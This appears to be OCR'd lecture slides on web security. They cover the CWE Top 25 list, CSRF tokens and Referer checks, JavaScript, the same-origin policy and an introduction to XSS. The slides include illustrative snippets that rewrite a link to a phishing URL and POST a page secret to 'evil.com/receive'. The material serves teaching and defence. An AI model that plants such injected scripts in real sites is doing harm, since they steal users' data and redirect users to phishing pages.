CWE-79 | CVEs in KEV: 4 | Rank Last Year: 2

3 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-89 | CVEs in KEV: 6 | Rank Last Year: 3

4 Use After Free
CWE-416 | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲

5 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-78 | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲

6 Improper Input Validation
CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼

7 Out-of-bounds Read
CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼

8 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8

9 Cross-Site Request Forgery (CSRF)
CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9

10 Unrestricted Upload of File with Dangerous Type
CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10

CSRF Defenses

- CSRF defenses are implemented by the server (not the browser)
- Defense: CSRF tokens
- Defense: Referer validation

CSRF Tokens

- Recall the attack:
  - Attacker structures the HTTP request in attacker’s website, Ad, form, etc.
  - Tricks the victim client into making the request
- Idea: Server does not accept this request, **if it doesn’t contain some secret**; Only a legitimate request from a benign webpage can fetch the secret.
  - Secret: CSRF Tokens

CSRF Tokens

- **CSRF token:** A secret value provided by the server to the user. The user must attach the same value in the request for the server to accept the request.
  - CSRF tokens cannot be sent to the server in a cookie!
  - The token must be sent somewhere else (e.g. a header, GET parameter, or POST content)
  - CSRF tokens are usually valid for only one or two requests

CSRF Tokens

- **CSRF token:**
  - The server needs to generate a new CSRF token every time a user requests the content.
  - CSRF tokens should be **random** and unpredictable so an attacker cannot guess the CSRF token.
  - The server also needs to maintain a mapping of CSRF tokens to session tokens, so it can validate that a request with a session token has the correct corresponding CSRF token.

Session Cookie vs CSRF Tokens

- Session cookie: keeps logged in state
- CSRF token: server checks the validity of individual requests from the client

Referer Validation

- Recall the attack:
  - Attacker structures the HTTP request in attacker’s website, Ad, form, etc.
  - Tricks the victim client into making the request
- Idea: the malicious requests do not come from the legitimate website, so can we track where the requests come from?

Referer Validation

- Malicious Request Referer is an untrusted website (e.g., evil.com)
- Reject any requests with untrusted or suspicious Referer headers
- Problem: some browsers, OSes, network monitoring systems remove Referer content for privacy reasons


Agenda

- Introduction to Web
- Cookies
- Cross-Site Request Forgery (CSRF)
- JavaScript
- Same Origin Policy
- Cross Site Scripting

JavaScript

- A programming language that allows running code in the web
- Embedded in HTML with `<script>` tags, can manipulate web pages
- Client-side: Runs in the browser, not the web server!
- Know what JavaScript can do for malicious purposes

JavaScript: Modify any part of the webpage



Webpage

HTML (Before JavaScript Executes)

Piazza

```
<a id="link" href="https://piazza.com/">Piazza</a>
```

```
document.getElementById("link").setAttribute("href", “https://evil.com/phishing");
```

Piazza

```
<a id="link" href=“https://evil.com/phishing”>Piazza</a>
```

HTML (After JavaScript Executes)

JavaScript can change the link

JavaScript: Create a pop-up message

HTML (With Embedded JavaScript)

```
<script>alert(“Hello World!”)</script>
```

Webpage

Hello World!

When the browser loads this HTML, it will run the embedded JavaScript and cause a pop-up to appear.

JavaScript: Make HTTP Requests

HTML (With Embedded JavaScript)

```
<script>int secret = 42;</script>
…
<script>fetch(‘https://evil.com/receive’, {method: ’POST’,
body: secret})</script>
```

- Top: Suppose the server returns some HTML with a secret JavaScript variable.
- Bottom: If the attacker somehow adds this JavaScript, the browser will send a POST request to the attacker’s server with the secret.

Risks on the Web

- A malicious website should not be able to tamper with our information or interactions on other websites
  - Example: If we visit `evil.com`, the attacker who owns `evil.com` should not be able to read our emails or buy things with our Amazon account
- Protection: Same-origin policy
  - The web browser prevents a website from accessing other unrelated websites

Same-Origin Policy: Definition

- **Same-origin policy:** A rule that prevents one website from tampering with other unrelated websites
  - Enforced by the web browser
  - Prevents a malicious website from tampering with behavior on other websites

Same-Origin Policy

- Every webpage has an origin defined by its URL with three parts:
  - Protocol: The protocol in the URL
  - Domain: The domain in the URL’s location
  - Port: The port in the URL’s location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS
- https://www.example.com:443/image.png
- http://example.com/files/image.png 80 (default port)

Same-Origin Policy

- Two webpages have the same origin if and only if the protocol, domain, and port of the URL all match exactly.

First Webpage	Second Webpage	Same Origin?
http://www.example.com	https://www.example.com	
http://www.example.com	http://example.com	
http://www.example.com[:80]	http://www.example.com:8000	

Same-Origin Policy

- Two webpages have the same origin if and only if the protocol, domain, and port of the URL all match exactly.

First Webpage	Second Webpage	Same Origin?
http://www.example.com	https://www.example.com	Protocol mismatch
http://www.example.com	http://example.com	Domain mismatch
http://www.example.com[:80]	http://www.example.com:8000	Port mismatch

Same-Origin Policy

- Two websites with different origins cannot interact with each other
  - Example: If `example.com` embeds `evil.com`, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame
- Rule enforced by the browser

Exceptions to the Same-Origin Policy


- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If `example.com` fetches JavaScript from evil.com, the JavaScript has the origin of `example.com`
  - Intuition: `example.com` has “copy-pasted” JavaScript onto its webpage

Exceptions to the Same-Origin Policy

- Exception: JavaScript runs with the origin of the page that loads it
    - Example: If `example.com` fetches JavaScript from evil.com, the JavaScript has the origin of `example.com`
    - Intuition: `example.com` has “copy-pasted” JavaScript onto its webpage
- Exception: Websites can fetch and display images from other origins
    - However, the website only knows about the image’s size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
    - Cross-origin resource sharing (CORS)
    - The postMessage function in JavaScript let websites communicate with each other

Agenda

- Introduction to Web
- Cookies
- Cross-Site Request Forgery (CSRF)
- JavaScript
- Same Origin Policy
- Cross Site Scripting



2023 CWE Top 25 Most Dangerous Software Weaknesses

1 Out-of-bounds Write
CWE-787 | CVEs in KEV: 70 | Rank Last Year: 1

2 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-79 | CVEs in KEV: 4 | Rank Last Year: 2

3 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-89 | CVEs in KEV: 6 | Rank Last Year: 3

4 Use After Free
CWE-416 | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲

5 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-78 | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲

6 Improper Input Validation
CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼

7 Out-of-bounds Read
CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼

8 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8

9 Cross-Site Request Forgery (CSRF)
CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9

10 Unrestricted Upload of File with Dangerous Type
CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10

Exceptions to the Same-Origin Policy

- Exception: JavaScript runs with the origin of the page that loads it

How to exploit this?

- Attacker goal: access information on the legitimate website
- Idea: the attacker adds malicious JS to a legitimate website
- JS will run with the origin of the legitimate website

Cross-Site Scripting (XSS)

- **Cross-site scripting (XSS)**: Injecting JavaScript into websites that are viewed by other users
    - Cross-site scripting subverts the same-origin policy
- Two main types of XSS
    - Stored XSS
    - Reflected XSS

